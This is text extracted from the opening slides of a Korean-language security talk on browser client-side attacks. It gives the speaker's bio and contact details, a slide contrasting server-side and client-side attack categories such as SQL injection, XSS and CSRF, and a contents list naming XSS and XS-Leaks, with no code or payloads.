



Broken Clients : The hidden dangers in browsers

김민찬

Predic

WEB Application Security Researcher

CTF Player



WHS 2nd



BoB 14th



RubiyaLab CTF



Contact

EMAIL | kmc0487@gmail.com


Discord | [@predic02](#)

X.com | [@Predic02](#)


What is Client Side?




How the web works




Server Side Attack



Client Side Attack



Client Side Attack



Server Side vs Client Side Attack

- **Server Side Attack**

- 웹 서버를 대상으로 공격
- 서버의 데이터나 기능을 침해하거나 서버를 탈취하여 장악하는 공격
- 인증 우회, SQL Injection, Command Injection, RCE 등등

- **Client Side Attack**

- 웹 페이지에서 특정 사용자를 대상으로 공격
- 클라이언트의 브라우저, Javascript, HTML 코드 등에서 발생하는 취약점을 사용
- 세션 탈취, 피싱, XSS, CSRF, XS-Leaks, CSD 등등

CONTENTS

01 **XSS**

02 **XS-Leaks**

